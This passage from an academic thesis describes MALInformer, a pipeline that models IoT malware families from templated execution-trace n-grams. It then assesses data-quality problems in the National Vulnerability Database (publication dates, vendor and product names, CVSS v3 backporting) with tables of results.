We note that even though the dynamic analysis engine provides multiple facets that can be used to model the behavior of malware, we demonstrate the capabilities of MALInformer by leveraging code-based modeling. Further analysis of behavioral patterns of malware families is conducted by exploring the feature space of the dynamic execution traces.

4.3 MALInformer: Feature Extraction

In this section, we explore the utilization of MALInformer to identify the execution behaviors that is unique to a malware family. We utilize the dynamic analysis engine to obtain the execution traces from which we extract and identify behaviors that are interpretable and efficient for the effective modeling of IoT malware families.

The workflow of obtaining such behaviors starts by conducting the dynamic analysis and extracting the execution traces, then providing a standard representation of the instructions via a representation template. The standard representations of the traces' instructions are then used to build feature vector through n-gram features. Considering the large and sparse feature space produced by a large-scale dataset, and for a relatively large n, we apply a feature selection process to

Listing 2: Instruction sequences in the execution trace.

```
0xc12640c2: je    0xc12640cf
0xc12640c4: jmp   0xc12640ec
0xc12640ec: cmp   cx,0x3
0xc12640f0: jne   0xc126414e
0xc126414e: cmp   DWORD PTR [esp+0x8],0xc140bcc0
0xc1264156: je    0xc1264175
0xc1264175: mov   eax,DWORD PTR [ebp+0x10]
0xc1264178: mov   DWORD PTR [esi+0x18],eax
0xc126417b: mov   al,BYTE PTR [ebp+0x14]
0xc126417e: mov   edi,DWORD PTR [ebp+0xc]
0xc1264181: movzx ebp,BYTE PTR [ebp+0x15]
0xc1264185: mov   BYTE PTR [esp+0x4],al
0xc1264189: cmp   DWORD PTR [edi+0x78],0x0
0xc126418d: jne   0xc126419e
0xc126419e: push  edi
0xc126419f: mov   eax,DWORD PTR [esp+0xc]
0xc12641a3: mov   edx,0x2
0xc12641a8: mov   ecx,0xd0
0xc12641ad: call  0xc121560a
0xc121560a: push  ebp
```

Listing 3: After templating.

```
je memloc
jmp memloc
cmp reg,offset
jne memloc
cmp dword ptr pntr,memloc
je memloc
mov reg,dword ptr pntr
mov dword ptr pntr,reg
mov reg,byte ptr pntr
mov reg,dword ptr pntr
movzx reg,byte ptr pntr
mov byte ptr pntr,reg
cmp dword ptr pntr,offset
jne memloc
push reg
mov reg,dword ptr pntr
mov reg,offset
mov reg,offset
call memloc
push reg
```

obtain the distinctive behavioral patterns for malware families. We elaborate on each step of our pipeline in the following.

4.3.1 Dataset Description

In this study, we utilize MALInformer for analyzing the behavior of ten IoT malware families. The samples corresponding to these families were analyzed using MALInformer to extract the execution traces and to model the IoT malware behavior.

We collected a dataset of malicious IoT software for behavioral modeling task. These samples were collected from CyberIOCs [13], VirusTotal [15], and VirusShare [10] between 2018 and 2020. We use the AVCLASS [114] and the VirusTotal reports to label the malware with their corresponding malware family, as commonly used in the literature.

The goal of utilizing MALInformer for malware analysis is to identify interpretable and efficient behaviors of malware families. One challenge to this goal is that the unbalanced collection of samples per family since we noticed that as we include more families, our dataset becomes skewed towards some families. The collected dataset is shown in Table 9. The families are abbreviated as F_i, where $i \in [0, 9]$, and have been referenced accordingly throughout the visualizations henceforth. For a reduced bias in the dataset, we unified the training sample size for all families, *i.e.* 100 randomly-selected training samples, to learn families' behavioral patterns while the remaining samples per family are used for testing.

Packing. Along with understanding the behavior of the malicious families, we also investigate the effect of packing on the modeled behavior. This is particularly important when analyzing malware samples, since it is very common for malware authors to pack the malware binaries to circumvent detection or identification. For example, when analyzing the malware in our training dataset through *pyelftools*, we encountered 13.5% of the samples that failed to disassemble. To this end, we used UPX [9] to pack ten randomly selected test samples per family, a total of 100 samples, from our dataset. Through the paper, we refer to the sampled dataset before and after packing as "unpacked" and "packed", respectively.

4.3.2 Standardized Instruction Templates

The instructions consist of an opcode and one or more operands. These operands show the movement of data by the machine. The constituents of this movement are defined by the compiler as per the resource availability.

Our goal is to create a standard template of instructions independent of the localization, *i.e.* the instruction does not change based on where it is presented. This makes it easier for the instructions to be across functions and programs. For example, the register usages are decided by the compiler and vary based on its localization. Similarly, the address reference refers to the localization of the function being referenced.

Listing 2 and Listing 3 show the instructions in the execution trace and their template representation. In the first step, we remove the address annotation for every instruction. We then create a list of heuristics to unify the representations throughout a program and across programs. These generalizations are as follows.

Register Generalization. We create a dictionary of registers used in the X86 32-bit and 64-bit architectures [11]. These registers are replaced with a single keyword, e.g., Line 17 in listing 2 shows the register *edx* in the execution trace and replaced with *reg* in its template form in listing 3.

Address Reference Generalization. An instruction may have explicit referencing to an address or a memory location. This location depends on the localization of the function being called or the address being given the control to. We replaced all memory references with a *memLoc*. For example, Line 1 in listing 2 shows the address reference *0xc12640cf* in the execution trace and replaced with *memLoc* in its template form.

Pointer Generalization. Pointers are used to manipulate data in a memory or to access the different elements in an array, and the address of this memory can be stored in a register. We replaced all pointers with the keyword *pntr*. For example, Line 16 in listing 2 shows the address reference *[esp+0xc]* in the execution trace and replaced with *pntr* in its template form in listing 3.

Offset Generalization. All other references to constants are considered as offsets, e.g., a comparison of a register value can be compared with a constant and are replaced with an *offset* keyword. For example, Line 3 in listing 2 shows the address reference *0x3* in the execution trace and replaced with *offset* in its template form in listing 3.

4.3.3 Behavior Representation and Extraction

Building upon the instruction templates, we extracted behavioral patterns, represented as a group of instructions of varying lengths (number of instructions), that are then considered as the feature space representing the software (*i.e.* the malware). In the following, we elaborate the various elements of the feature extraction process.

The n-grams Features. In the context of behavioral modeling, we use the n-grams technique to extract the potential behavioral patterns of malware. A vast majority of the studies in the malware analysis domain consider n-grams between 1 and 5 [23, 116]. Exploring more the 5-grams considerably expands the feature space and introduces efficiency challenges. We note that it is difficult to come up with a definite n-gram size to ensure comprehensively capturing the intent, functionality, and behavior. Therefore, we keep the range of n-grams as a tunable parameter in MALInformer' design. For this study, we selected a wide range of n-grams, *i.e.* between 5 and 20, where each instruction template is considered as 1-gram.

Feature Selection. We selected n-grams that are present in at least two samples in the dataset, regardless of their family label. This resulted in a total of 13,800,769 unique n-grams. Processing a feature vector of this size is computationally expensive. Moreover, it is difficult to extract insights about the behavioral patterns of the malicious families with a vastly-extended feature space. Addressing this issue requires an efficient feature selection process, also known as the dimensionality reduction process.

An off-the-shelf dimensionality reduction technique called the Principal Component Analysis (PCA) [137] can be used for this task. PCA maps independent variables in the original higher dimensionality to corresponding dependent variables in a lower dimensionality. Even though dimensionality reduction is efficient, the produced features in the lower dimension are un-interpretable and difficult to provide insights to our analysis (*i.e.* identifying behavioral patterns of malware families). This motivates for implementing a special feature selection method that preserves the interpretability and the most representative features of various IoT malicious families.

Selection Rules. This module ranks the features in the feature space of a malware family based on the following three factors: 1) pattern size, 2) frequency of the feature normalized by inverse frequency across families. 3) the coverage of the feature. The ranking of an n-gram represents its priority, *i.e.* higher ranks exhibit distinctive patterns in the family. For the pattern size, higher n-grams are given a higher score since distinctive high n-grams are less likely to be found in other families. For the normalized frequency of the n-grams, a high normalized frequency of an n-gram suggests a major behavior within the family. To obtain the normalized score of a feature, we measure the frequency of that feature in a given family and normalize the score by its maximum frequency across other families in the dataset. The normalized score is then calculated as:

$$normalized\_freq_p = \frac{freq_p(class_i)}{max(freq_p(class_j : \forall j \neq i))}.$$

To account for feature coverage, the feature selection module maintains two vectors, RS (samples covered by the n-grams being examined) and DS (samples covered by the currently selected n-grams). RS and DS are calculated as:

$$\forall s \in S: \quad \mathsf{RS}_s = \begin{cases} 0, & F^* \text{ not in } s \\ 1, & F^* \text{ in } s \end{cases},$$

$$\forall s \in S: \quad \mathsf{DS}_s = \begin{cases} 0, & \forall\, F_j \in F_{sub}\colon F_j \text{ not in } s \\ 1, & \exists\, F_j \in F_{sub}\colon F_j \text{ in } s \end{cases},$$

where s is a sample in a family S, RS and DS $\in\ 0, 1^{1\times S}$ that is iteratively updated by passing n-grams ($F^* \in$ the feature set F. F_{sub} is the currently selected n-grams ($F_{sub} \subseteq F$). All samples that have the feature F^* will be set to 1 in the corresponding RS. For each feature F_j in the selected features (F_sub), we populate the vector DS feature (set 1 to samples that have F_j).

Calculating RS and DS will help us determine whether a feature represents a sample that has not been represented yet. To do so, we select the feature $F*$ if $(\sum_i^S(\mathsf{RS}_i||\mathsf{DS}_i) \oplus \mathsf{DS}_i) >= 1$, where $||$ and $\oplus$ are the bit-wise logical OR and XOR, respectively . To handle sample/feature saturation, we reset DS if it is fully populated, *i.e.* $(\sum_i^S \mathsf{DS}_i = 100$ as the samples in the training set are 100 samples.

4.4 Summary and Work to be Completed

In this paper, we propose MALInformer, an automated dynamic analysis tool that extracts behavioral insights of different malware families. We extract and use the execution traces to systematically selected features that are exclusive to a malware family, representing its unique behaviors. Through our evaluations, we show that the selected features are effective in classifying malware families, achieving state-of-the-art performance under various conditions, *e.g.* packing and partial execution trace availability. Understanding and modeling the behavior of the malware is crucial for their detection and mitigation. In this work, we step forward towards modeling and understanding the unique behavior of IoT malware families, unveiling their execution and behavioral patterns, while yielding a state-of-the-art classification performance.

Work to be Completed. Towards achieving our desired, until now, we have designed an analysis system to dynamic analysis system to extract the artifacts essential for our study. We then use an iterative feature selection method to select features that are discriminative to a family. We will select a set of top features for each of the families in our dataset. Thereafter, we will assess and evaluate the features towards answering the following questions.

1. Are the selected discriminative across families?
2. Can the selected features be effectively used towards malware family classification?
3. Are the selected features robust under obfuscation?
4. Are the selected features effective under partial availability of malware execution trace?
5. How do the selected features perform compared as opposed to the other feature representations in the literature?

5 Assessing NVD for Improved Vulnerability Tracking

Vulnerability databases are vital sources of information on emergent software security concerns. Security professionals, from system administrators to developers to researchers, heavily depend on these databases to track vulnerabilities and analyze security trends. How reliable and accurate are these databases though?

In this work, we explore the reliability of the vulnerability databases by identifying their limitations and their implications on real-world security operation. While several vulnerability databases exist, we focus on the one that is arguably the most widely used: the National Vulnerability Database (NVD). This database, maintained by the US government, strives to accurately document all publicly known vulnerabilities, and effectively serves as the industry's standard. Both commercial security services (e.g., Hakiri [56], Snyk [62], and SourceClear [61]), and open-source security tools (e.g., Bundler-audit [55], OWASP OSSIndex [60], and Dependency-check [57]) depend on the NVD's vulnerability information to function effectively. Furthermore, researchers [35, 34, 93] have used the NVD as a core data source to shed light on aspects of the vulnerability discovery and remediation process. Given the importance of the NVD, it is crucial that we understand the quality of its data, lest some incorrect information leads to a critical security lapse [40].

5.1 Summary of Completed Work

In this work, we explore the reliability of the National Vulnerability Database (NVD), the U.S. government's repository of vulnerability information that arguably serves as the industry standard.

1. Through an extensive data-driven approach backed by web scraping, manual investigation, and machine learning-based automation, we assess the quality of NVD, identifying concerns affecting each vulnerability data field.

2. We identify methods to automatically remedy the data quality issues in NVD, providing a more reliable source of vulnerability information.

3. As case studies, we conduct several large-scale analyses of vulnerabilities, providing the most accurate findings to several basic but core questions on vulnerability discovery, disclosure, and remediation.

4. We shared the results of this work with the US National Institute of Standards and Technology, which maintains the NVD. Following that, NVD's schemas have been updated to remove the free-form vendor and product names that we identify as oft problematic [103].

5.2 Dataset

We study the National Vulnerability Database (NVD) [6], the U.S. government's repository of public vulnerability information, actively maintained by the National Institute of Standards and Technology (NIST). While there are other databases, we focused on the NVD because it is widely used (in part because it is public and free), and arguably serves as the industry standard for tracking vulnerabilities. Nonetheless, our exploration of the NVD can provide insights into using other vulnerability databases. For the NVD, reported vulnerabilities are analyzed and added in a standardized format. Specifically, NVD entries contain the following. (1) A Common Vulnerability Exposure (CVE) ID number [4] that uniquely identifies the vulnerability. (2) The vulnerability entry's publication date. (3) The vulnerability type/category, as classified by the Common Weakness Enumeration (CWE) [2]. (4) The severity, as rated by the Common Vulnerability Severity Score (CVSS) [1]. Note that there are two CVSS versions, the historical CVSS v2 (v2) and the modern CVSS v3 (v3) [5], both on a scale from 0 to 10. Table **??** shows the CVSS severity level thresholds. Note that the v3 introduces a critical level of severity. (5) A list of vendors and products affected, as classified under the Common Platform Enumeration (CPE) [105]. (6) Free-form vulnerability descriptions. There can be multiple descriptions, although the typical one explains the security concern. Another common description is a comment by the CVE entry evaluator. (7) Optionally, reference URLs (e.g., security advisories) are sometimes listed, providing vulnerability details.

NVD Scale. We use a snapshot of NVD captured on May 21, 2018. This snapshot includes 107.2K CVEs added to NVD over two decades (1998–2018). These vulnerabilities are categorized into 453 CWE types, affecting 18.9K vendors and 46.6K products. We observe that 37.5K recent CVEs have the modern v3 severity label, in addition to v2 labels, while the remaining CVEs only have v2 labels.

5.3 Inconsistencies and Improvements

The quality of data in a vulnerability database can heavily impact vulnerability tracking and trend analyses. Prior work by Mu *et al.* [99] already identified that crowd-sourcing vulnerability information has limitations. In this section, we analyzed the NVD CVE entries for inconsistencies and explored methods for rectifying them. We focused on assessing the standardized non-free-form fields, specifically the vulnerability's publication date, CWE class, CVSS rating, and the affected CPE. The remaining NVD fields (the vulnerability description and reference URLs) are free-form without a standardized structure, making it challenging to conceptually define and identify inconsistencies. Since the description is not guided by standardized rules, the extracted features are not predictable and may not be meaningful. Note that we focused on data consistency issues, not data error problems. We assumed that the data in the NVD is correct but perhaps represented inconsistently, such that one could identify the correct information without resorting to investigation beyond what is provided through the NVD.

5.3.1 Publication Dates

Incompleteness. Vulnerability analysis often depends on tracking when vulnerabilities became public. For example, security analysts must consider how long a vulnerability has been public when prioritizing patching, calculating windows of exposure, or investigating incidents (such as in log analysis). NVD records have a publication date, but this date only indicates when the entry was added to the database. We observed cases where the NVD publication date does not give a clear picture of vulnerability. For example, CVE-2011-0700 is a WordPress XSS vulnerability with an NVD publication date of March 14, 2011. However, the CVE entry includes a reference URL for a public advisory disclosing the vulnerability over a month earlier.

Table 10: Common inconsistency patterns in vendor naming.

Category	**Tokens**	**Length(Longest Substring Match)≥ 3**					**Length(Longest Substring Match)<3**				
		#MP = 0	#MP = 1	#MP > 1	Pref	PaV	#MP = 0	#MP = 1	#MP > 1	Pref	PaV
Possible	260 (524)	78 (155)	319 (608)	6 (11)	293 (566)	5 (10)	223 (381)	658 (1151)	18 (33)	2 (4)	2 (4)
Confirmed	260 (524)	52 (103)	295 (561)	4 (7)	266 (513)	3 (6)	53 (76)	201 (341)	11 (20)	2 (4)	2 (4)

[1] The numbers outside the parentheses are unique vendor pairs, while the numbers inside are the names associated with them.
[2] Considered inconsistency patterns: (1) identical names except for special characters (labeled as Tokens); (2) vendor names associated with identical product names (labeled as #MP=X, where X is the number of matching product names), (3) one vendor name is a product of the other vendor name in the pair (labeled as PaV), and (4) one name is a string prefix of the other name (labeled as Pref).
[3] For cases (2)–(4), the longest common substring (LCS) between names is used as a signifier ($|\text{LCS}| \geq 3$ v. $|\text{LCS}| < 3$).
[4] Pairs with (#MP=0 $\wedge$ $|\text{LCS}| = 0$ $\wedge$ not Pref) are not included in this table, as they do not meet our vendor matching heuristics.

Identification and Improvement. We identify the disclosure dates leveraging the reference URLs. Li and Paxson [93] and Anwar *et al.* [34] previously suggested approximating the disclosure date by mining these references, as many are web pages about the vulnerability and its publication date.

We first extracted the domains from the URL references, finding that the 591.4K URLs in our data corresponded to 5,997 domains. We focused on the top 50 domains, covering more than 85% of all URLs (we observed diminishing returns from considering additional domains). These top domains fall into three high-level categories: (1) other vulnerability databases (e.g., *SecurtiyFocus*), (2) bug reports or email archives threads (e.g., *Bugzilla*), and (3) security advisories (e.g., *cisco.com*). Note that some domains are not in English (e.g., *jvn.jp* is in Japanese). Each of the webpages may have a different structure. Thus, we built a separate crawler for each domain to extract the relevant publication date for the vulnerability information (if any). We note that 14 domains are no longer responsive (e.g., *osvdb.org* shut down in 2016). For a given CVE, we approximated its public disclosure date as the minimum of the dates extracted from the reference URLs or the NVD publication date.

Improvement Impact. We evaluated how many days the CVE published date preceded our estimated disclosure date, which we call the lag time. Fig. 7 plots the percentage of CVEs within a lag time. Notice that $\approx$38% of the vulnerabilities have a lag of zero days. The growth of vulnerabilities by lag time slows after accounting for the vulnerabilities with a lag of ≤ 6 days ($\approx$70%). We ob-




Figure 7: CDF of vulnerability lag times. Lag time is the number of days after our estimated disclosure date when a vulnerability enters into the NVD. Note, ≈38% of the vulnerabilities have no lag.

served that ≈ 28% of the vulnerabilities have a lag of more than a week. Moreover, we distributed the lag among the v2 labels and observed that we improved on the publication date for only 37% of low severity vulnerabilities, in comparison to 41% medium and 65% high severity vulnerabilities. This observation is particularly interesting as vulnerability tracking and analysis of high severity vulnerabilities are likely most valuable and can be most affected by this inconsistency.

5.3.2 Vendor and Product Names

Inconsistencies. Practitioners depend on lists of vendors and products affected by a CVE to identify vulnerabilities affecting software they use [118], or to monitor the security trends of various software systems. We observed inconsistencies in these vendor and product names. For example, BEA Systems (vendor) is labeled as both *bea* (171 associated CVEs) and *bea_systems* (14 associated CVEs). We observed AVG's anti-virus product has multiple names, including *antivirus* and *anti-virus*. Thus, those monitoring for vulnerabilities by vendor or product names will obtain incorrect results unless carefully accounting for these inconsistencies.

Product Version Inconsistency. The NVD is also subject to inconsistent product versions, as demonstrated by Nguyen and Massaci [102]. Dong *et al.* [65] leveraged NLP methods to find and correct inconsistencies in product versions through mining the NVD reference URLs. Thus, we did not investigate product versions further.

Identification and Improvement. Initially, we lack a general understanding of the nature of the vendor and product name inconsistencies. Thus, we resorted to manually analyzing name pairs to determine if both names represent the same entity (which we will call *matching pairs*). However, the manual analysis does not scale to the number of unique name pairs. We used heuristics to filter pairs down to those that are likely matching (i.e., related to the same entity yet with inconsistent names). We recognize these heuristics provide a broad coverage but may not be truly comprehensive.

Vendor Names. Informed by manual exploration, we developed three heuristics to identify likely

Table 11: Vendor and product name inconsistencies in NVD, SecurityFocus (SF), and SecurityTracker (ST).

Database	**Vendor**			**Product**		
	#	#I	#C	#	#I	#V
NVD	18,991	1,835	871	46,685	3,101	700
SF	24,760	2,094	878	-	-	-
ST	4,151	110	53	-	-	-

[1] For both vendors and products, we list the number (#) of distinct names and # impacted by a discrepancy (#I). [2] For vendors, we list the number of consistent vendor names that map to inconsistent vendor names (#C). [3] For products, we list the number of vendors (#V) affected by inconsistent product names. We only investigated produce names for the NVD.

matching vendor name pairs as follows. (1) Vendor name pairs share characters in common. This accounts for various scenarios such as where one name is misspelled (e.g., *microsoft* and *microsft*), represented in a different format (e.g., *avast* and *avast!*), abbreviated (e.g., *lan_management_system* and *lms*), or a strict substring of another (e.g., *lynx* and *lynx_project*). (2) A product name is used as a vendor name (e.g., *microsoft* and *windows* both appearing as vendors). (3) Vendor pairs share the same product name.

We filtered out vendor name pairs that do not satisfy any of these heuristics, and manually investigated each remaining pair by checking their products, developers, and associated organizations. For each group of matching name pairs for the same vendor, we created a mapping of vendor names to consolidate those representing the same vendor under a consistent name. Note that there may be multiple matching pairs associated with the same vendor, indicating multiple inconsistent names. For the names associated with a vendor, we considered the one with the most associated CVEs as the consistent name, and remapped inconsistent vendor names in the NVD using our mapping.

To shed light on common patterns in inconsistent vendor naming, in Table 10, we listed those common patterns, as well as how likely those patterns signals a matching pair. We observed that 260 name pairs were identical except for the inclusion of special characters (e.g., ! or _), and all were matching vendor name pairs. For other name pairs, when the longest substring match was at least 3 characters, the majority (at least 60%) of name pairs were matching under the other patterns. Notably, when the two vendor names in the pair were both associated with the same product name, or when one vendor name was a string prefix of the other, the pair were matched in over 90% of cases. When the longest substring match was less than 3 characters, only a minority of name pairs were still matching under the different patterns.

Product Names. After consolidating vendor names (above), we identified likely matching product names under the same (consolidated) vendor using two heuristics, and then manually evaluated the pairs. For the first heuristic, we tokenized product names by splitting by white spaces and special characters, and considered a product name pair as likely matching if the two tokenized names are identical. This captures cases such as *internet-explorer*, *internet_explorer*, and *internet explorer*. For the second heuristic, if one product name in the pair is tokenized into multiple components and the other is a single component, we concatenated the first character of the multi-component name, and compared the concatenated string with the other product name. This captures abbreviations, such as with *internet-explorer* and *ie*. Next, we investigated replacing, adding, and swapping of characters. We did so by determining the edit distance between product pairs. This is followed by manual verification of the pairs. The product names varying by characters can be different products altogether, e.g., *cisco*'s *ucs-e160dp-m1_firmware* and *ucs-e140dp-m1_firmware* have an edit distance of one, but are different products. With our analysis, we focused on pairs that can be a result of human error, e.g., *nativesolutions*'s *tbe_banner_engine* and *the_banner_engine*. As with vendor names, we mapped inconsistent product names to a consistent name based on the name associated with the most CVEs, and remapped product names in the NVD based on this mapping. Table 11 depicts that we found over 3K products inconsistently named affecting 700 vendors.

We note these two heuristics are more limited than those considered for vendor names, as we found that product names are often quite similar without representing the same product. For example, we explored using substring matching heuristics (as with vendor names), but found the number of pairs flagged for analysis to be too large and with many false positives (i.e., non-matching pairs).

Improvement Impact. Table 11 lists the extent of the vendor and product naming inconsistencies we identified. The NVD includes ≈19K distinct vendors, and about 10% of them were impacted by vendor naming inconsistencies. These ≈1.8K vendor names could be consolidated under 871 vendor names, thus removing ≈5% of distinct vendors. Inconsistencies similarly affected 6% of distinct NVD product names, and consolidating names would reduce the number of product names also by about 5%. Thus, inconsistencies affect a non-trivial fraction of vendors and products. These numbers are lower bounds on the extent of vendor and product name inconsistencies in the NVD, since our identification and correction method relied on heuristics that may not be all-encompassing.

We also explored vendor naming inconsistencies in two other vulnerability databases with this information, SecurityTracker [58], and SecurityFocus [59]. We used the same vendor name mapping that we generated (above) for correcting to consistent names, and applied it to the vendor strings in these two databases. As a result, we found as shown in Table 11 that 3% and 8% of vendor names were inconsistent for SecurityTracker and SecurityFocus, respectively. Exploration of these databases specifically will likely yield further inconsistencies, highlighting that this data quality issue is prominent in vulnerability database generally, and our approach for rectifying the NVD could be used for our datasets as well.

We now delve deeper into the vulnerabilities to understand what type of vulnerabilities are impacted by such inconsistencies? Are they unimportant so that they can be considered as those that may not have much impact on host systems and can thus be ignored? To answer these questions, we consider the vulnerabilities that have inconsistent vendor or product names. Among those that are corresponding to well-known vendors, we select 10 CVEs randomly, shown in Table 12. To evaluate their impact, we focus on their severity and vulnerability type. Notice that all except one (CVE-2006-6601) are of High severity (v2). This CVE-2006-6601 vulnerability is in windows media player though of Medium severity, which can be exploited by a crafted header of .MID (MIDI) file to and cause a DoS attack. Among the other nine vulnerabilities, four can be exploited remotely. Additionally, CVE-2018-16983, a vulnerability in tor browser, and can be exploited by an attacker to bypass by using text/html;/json Content-Type, which can pose to be a privacy risk.

These analyses show that the vulnerabilities corresponding to the inconsistent vendor names are impacting, severe, and thus cannot be ignored. Additionally, it exhibits the importance of having a consistent vendor/product name.

Table 12: Case study: A sample of vulnerabilities corresponding to known vendors. These vendors were mislabelled, meaning that they have another instance of its own. For example, the dominant instance of microsft is microsoft. We uniform the dominant instance as the consistent vendor name. Most of these vulnerabilities give remote access to the adversary.

CVEs	**Vendor**	**Severity (v2)**	**Description**
CVE-2017-7689	schneider_electric	High	Command injection
CVE-2006-6601	windows	Medium	Malformed header (DoS)
CVE-2008-4019	microsft	High	Remote code execution
CVE-2008-3471	microsft	High	Remote code execution
CVE-2014-0754	chneider_electric	High	Directory traversal
CVE-2009-1185	kernel	High	Privilege escalation
CVE-2018-16983	torproject	High	Bypass script blocking
CVE-2008-0166	openssl_project	High	Crypto keys-based attack
CVE-2017-5005	quick_heal	High	Remote code execution
CVE-2017-8774	quick_heal	High	Memory corruption

We note that Dong *et al.* [65] also investigated product names specifically, where their heuristic was to split product names by white spaces into words, and label two products as matching if they shared words. In comparison, their method does not account for abbreviations or special character separators, and yield false positives when different products share similar words (e.g., Microsoft's *Internet Explorer* and *Internet Information Services* products).

5.3.3 Severity Scores

Inconsistencies. NVD uses the CVSS standard for rating severity [1]. However, CVSS has had multiple versions, with the modern v3 addressing limitations of prior versions. As v3 was only

Table 13: Transformation from v2 to v3 in numbers.

v3 / v2	L		M		H		C	
	#	%	#	%	#	%	#	%
L	363	9.53	3,211	84.30	235	6.17	0	0.00
M	242	1.07	10,589	46.88	11,136	49.30	621	2.75
H	0	0.00	549	4.96	5,293	47.80	5,232	47.24

released in 2015, only a third of the CVEs in our NVD dataset have v3 scores. Security analysts monitoring vulnerabilities over time must either rely on v2 and its limitations (e.g., inaccurate security ratings), or evaluate a subset of the NVD data. Vulnerabilities pre-dating the release of v3 are still relevant, as age-old vulnerabilities are often still used in active attacks. For example, CVE-2011-0997 (a DHCP client vulnerability) was disclosed in 2011 yet could be used to target Avaya desk and IP conference phones in 2019 [36]. Similarly, CVE-2004-0113 is a medium severity vulnerability under v2 that was actively exploited in 2018 (over 14 years after disclosure) to exploit hosts and install crypto-mining malware [70]. Thus, we would ideally be able to backport v3 scores throughout the NVD, providing a more modern security rating for all vulnerabilities.

Identification and Improvement. Identifying CVEs with only v2 is straightforward, as NVD entries list the CVSS version associated with a score. The challenge is then improving the NVD by automatically assigning v3 scores to all CVEs that only have the v2 scores. Both CVSS versions are calculated from a weighted aggregation of an input set of feature values, with v3 providing additional features and refined weightings. Thus, our approach is to develop a machine learning model that inputs v2 features, as well as other CVE entry information, and output approximate and meaningful v3 scores (despite lacking explicit features that normally are input into the v3 calculations). To evaluate the accuracy, we aimed not to necessarily produce identical severity scores as v3 would output, but predict the correct severity category (low, medium, high, critical) as the v3 score, which is commonly used for vulnerability prioritization [1]. We specifically applied machine and deep learning approaches to model the potentially complex weighting and interactions between different features despite lacking the explicit v3 features.

Features. While most parameters required for the severity scores remain the same in v3 as in v2, the parameters in v3 capture a fine-grained impact of the vulnerability. For example, "access vector" in v2 was transformed into "attack vector" in v3 with the specific effect of vulnerability into Physical (P), Network (N), Adjacent (A), and Local (L) impacts. Where v2 considered P attacks as L, v3 divides the scores and introduces a new scope parameter for vulnerabilities impacts beyond the exploitable system. The access complexity in v2 was divided into attack complexity and user interaction in v3, and the temporal metric influence is decreased in v3. To this end, we used the following v2 parameters as features to extrapolate v3 scores: access vector and complexity, authentication, integrity, availability, all privilege, user privilege, and other privilege flags.

Acknowledging the study by Holm and Afridi [78] on CVSS reliability by surveying 384 experts and 3,000 vulnerabilities that concluded that the reliability depends on the vulnerability type, we also include CWE-ID as an input feature towards v3 approximation.

Ground Truth Dataset. A ground truth dataset with a mapping between v2 and v3 scores (or categories) is required for building our system. For that, *we used the recent CVEs (≈37K CVEs) in the NVD that have both v2 and v3 CVSS versions*. The v3 score emphasizes a better expressiveness for vulnerabilities' impact. The effect of these changes on the vulnerabilities is summarized in Table 13, and we notice that there is no significant change in label across severity levels, i.e., no vulnerability moves from Low in v2 to Critical in v3. Similarly, no vulnerability moves from High in v2 to Low in v3.

Model's Training. Using the aforementioned features, we predicted the v3 base scores for vulnerabilities that do not have the v3 metrics. We began by splitting the ground truth data into 80% training and 20% testing datasets evenly distributed among classes. Additionally, we observe non-linear patterns among the v2 and v3 [1]. We then applied a range of machine and deep learning prediction algorithms to predict the v3 scores: (1) Linear Regression (LR), (2) Support Vector Regression (SVR), (3) Convolutional Neural Networks (CNN), and (4) Deep Neural Networks (DNN). Linear regression finds the linear relationship between a target and one or more features. In addition, we used Support Vector Machine (SVM) as a regression method to predict v3 base score; we conducted the prediction using various combinations of parameters and report the best performing model on the training dataset (kernel type = rbf (radial basis function), kernel coefficient = 0.1, and penalty parameter = 2). We leveraged different deep learning techniques to extract deep feature representations for the vulnerabilities. We implemented a CNN model consisting of four consecutive convolutional layers. The first two layers consist of 64 filters and the remaining layers consist of 128 filters with a filter size of 3×3. The convolutional layers are followed by a flattening operation and a fully connected layer with 512 neurons. Next, a single neuron with a sigmoid activation function is used to output the prediction of the model. The sigmoid activation function is defined as $f(x) = \frac{1}{1+e^{-x}}$. Similarly, we implemented a DNN model consisting of four fully connected layers with size of 128, 128, 256, and 256, respectively. The fully connected layers are followed by a single neuron with a sigmoid activation function to output the prediction of the model. We trained the deep learning models over 100 epochs using mean squared error loss function, $\frac{1}{N}\sum_{i=0}^{N}(y(x_i) - f(x_i))^2$, and Adam optimizer with a learning rate of 0.001. For evaluation, we defined the average error (AE) as $[\sum_{i=0}^{N} Abs(y(x_i) - f(x_i))]/N$, where x_i is the i^th sample of the testing dataset, $y(*)$ is the v3 severity score of the sample, $f(*)$ is the predicted value of v3 severity score of the sample, and N is the size of the testing dataset. Similarly, we defined the average error rate (AER) as $[\sum_{i=0}^{N} Abs(y(x_i) - f(x_i))/y(x_i)]/N$.

[1]Given that v2 and v3 capture behavioral aspects of vulnerabilities, we investigated if the added parameters in v3 depend on the v2 metrics. To enrich the investigation for this extrapolation, we also used the vulnerability type information of every vulnerability. Then, we explored the patterns within a v2 label that lead to a change in severity. To visualize the patterns, we began by applying the Principal Component Analysis (PCA) as a feature reduction technique. PCA is a linear dimensionality reduction technique using the Singular Value Decomposition (SVD) of the data to project it to a lower-dimensional space [126]. The representations did not exhibit any visible pattern.

Table 14: Prediction results: Average error (AE) and AE Rate (AER).

Algorithm	**LR**	**SVR**	**CNN**	**DNN**
AER (%)	12.16	12.63	**9.62**	11.61
AE	0.73	0.82	**0.54**	0.65

Model Learning Results. Table 14 shows the average error and error deviation for different machine learning algorithms. The table shows that CNN has the lowest error rate and average error. Moreover, we translated the predicted v3 base scores to their respective severity labels according to the ranges in **??**. Table 16 lists the accuracy per input class, and we found that the model performs best for the input class High, i.e., with 93.55% accuracy, and performs worst for target class Low, i.e., with 82.84% of accuracy. The *overall accuracy of 86.29% means that our model could not predict the correct v3 label for 13.71% of the vulnerabilities in our dataset.* We also observed that DNN performs slightly better than CNN for the input class Low. Furthermore, we also tried other machine learning algorithms, and found that deep learning-based models (CNN and DNN) outperformed those alternatives. Given that the CNN-based model outperforms DNN-based model by $\approx$2%, overall, we chose the CNN-based model for prediction.

